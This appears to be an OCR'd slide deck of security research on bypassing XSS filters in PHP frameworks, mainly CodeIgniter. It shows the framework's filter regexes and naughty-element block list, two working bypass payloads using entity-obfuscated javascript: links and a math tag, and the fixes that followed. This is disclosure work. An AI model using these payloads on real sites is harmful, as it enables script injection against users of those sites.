


SUMMARY OF BYPASSES



PHP-based Customized XSS Protections	HTML Context	Attribute Context	Style Context	URL Context	Script Context
RemoveXSS($input)	✓	✓	✓	✓	✓
cleanInput($input)	✓	✓	✓	✓	X
sanitizeCSS($input)	NA	NA	✓	NA	NA
detectXSS($input)	✓	✓	✓	✓	✓
stripImages($input)	✓	NA	NA	NA	NA
cleanURL($url)	NA	NA	NA	✓	NA
removeScript($input)	✓	NA	NA	NA	NA
sanitizeHTML($string)	✓	NA	NA	NA	NA
xss_clean($data)	✓	NA	NA	NA	NA
stripScriptsAndCss($input)	✓	NA	✓	NA	NA

PHP-BASED WEB APPLICATION FRAMEWORKS




Web frameworks like CodeIgniter, htmLawed, Nette, HTML Purifier, Laravel and PEAR's HTML Safe are higly adopted in the wild. The main job of frameworks is to minimize the overhead associated with the common web application development tasks which in turns increase productivity. At the same time, frameworks offers XSS mitigation routines so that security *unaware* developers can use these functions and may protect their web applications. The frameworks like CodeIgniter, htmLawed, Nette, HTML Purifier, PHP Input Filter, CakePHP and PEAR's HTML Safe have dedicated functionality for the protection of XSS attacks.

CODEIGNITER

A Fully Baked PHP Framework

http://ellislab.com/codeigniter



CodeIgniter is one of the world's most popular Open Source PHP frameworks, used by thousands of developers powering hundreds of thousands of sites, in addition to being deployed as the underpinning of every ExpressionEngine installation. As of this writing it is the second most watched PHP project hosted at GitHub, surpassing Slim, Yii, CakePHP, Zend, and Laravel in either followers, contributors, or both. It has the highest number of forks of any PHP project at GitHub of all time. It is used by everyone from AT&T to Home Depot to Dictionary.com, to Rachael Ray to Magento to the Mail & Guardian, to the Universities of Missouri, Michigan, Texas, Georgia, and more (Sources: builtwith.com, wappalyzer.com). And it is used as the server-side back end for many mobile apps.


Ashar Javed @soaj1664ashar · Oct 4
I never know that CodeIgniter (Open Source #PHP frameworks (@CodeIgniter)) is that much popular :P pic.twitter.com/dhZ2yJ21of

CODEIGNITER BYPASSES

https://github.com/EllisLab/CodeIgniter/issues/2667

FEATURE OF CODEIGNITER


Disallowed JavaScript in Links & Image Tags (Snapshot from the latest CodeIgniter version available at GitHub)



```
if (preg_match('/<a/i', $str))
{
        $str = preg_replace_callback('#<a[^a-z0-9>]+([^>]*?)(?:>|$)#si', array($this, '_js_link_removal'), $str);
}

if (preg_match('/<img/i', $str))
{
        $str = preg_replace_callback('#<img[^a-z0-9]+([^>]*?)(?:\s?/?>|$)#si', array($this, '_js_img_removal'), $
}
```

https://github.com/EllisLab/CodeIgniter/blob/develop/system/co

BEFORE MY BYPASS LINK JAVASCRIPT REMOVAL FEATURE'S REGULAR EXPRESSION LOOKS LIKE




```
/#<a\s+([^>]*?)(?:>|$)/
```

TEST-BED RELATED TO OLD CODEIGNITER BEFORE I STARTED BYPASSING

http://xssplayground.net23.net/clean11.html

WHO IS WILLING TO BYPASS THIS? :)



```
/#<a\s+([^>]*?)(?:>|$)/
```

BYPASS #1, ONLY FORWARD SLASH (/) IS ENOUGH TO BYPASS THE REGULAR EXPRESSION :)

```
<a/href=ja&Tab;vasc&NewLine;ript&colon;confirm(1
```


http://xssplayground.net23.net/clean11.html (old test-bed)

http://xssplayground.net23.net/clean100.html (new test-bed)

ANOTHER FEATURE OF CODEIGNITER

Sanitize Naughty HTML elements

Old list of naughty elements before I started bypassing ...



```
Sanitize naughty HTML elements
-------------------------------


$naughty = 'alert|applet|audio|basefont|base|behavior|bgsound|blink|body|
embed|expression|form|frameset|frame|head|html|ilayer|iframe|input|
isindex|layer|link|meta|object|plaintext|style|script|textarea|title|
video|xml|xss';
```


BYPASS # 2 (USE OF MATH TAG AND IT IS FIREFOX SPECIFIC BYPASS)

```
<math><a/xlink:href=javascript&colon;confirm(1)>click</a>
```

http://xssplayground.net23.net/clean11.html (old test-bed)

http://xssplayground.net23.net/clean100.html (new test-bed)

NEW/UPDATED LIST OF NAUGHTY ELEMENTS




```
Sanitize naughty HTML elements
-------------------------------

$naughty = 'alert|prompt|confirm|applet|audio|basefont|base|behavior|
bgsound|blink|body|embed|expression|form|frameset|frame|head|html|ilayer|
iframe|input|button|select|isindex|layer|link|meta|keygen|object|
plaintext|style|script|textarea|title|math|video|svg|xml|xss';
```

OLD CODEIGNITER HAD NO SUPPORT FOR HTML5 ENTITIES LIKE &TAB;, &COLON; AND &NEWLINE;

I was making use of these entities in order to bypass CodeIgniter's black-listing ...

NOW THEY ARE SUPPORTING HTML5 ENTITIES




```
// If we're not on PHP 5.4+, add the possibly dangerous HTML 5
// entities to the array manually
if ($flag === ENT_COMPAT)
{
        $_entities[':'] = '&colon;';
        $_entities['('] = '&lpar;';
        $_entities[')'] = '&rpar';
        $_entities["\n"] = '&newline;';
        $_entities["\t"] = '&tab;';
}
```

https://github.com/EllisLab/CodeIgniter/blob/develop/system/co

YET ANOTHER FEATURE OF CODEIGNITER

Removes Invisible characters e.g., %00 i.e., NULL

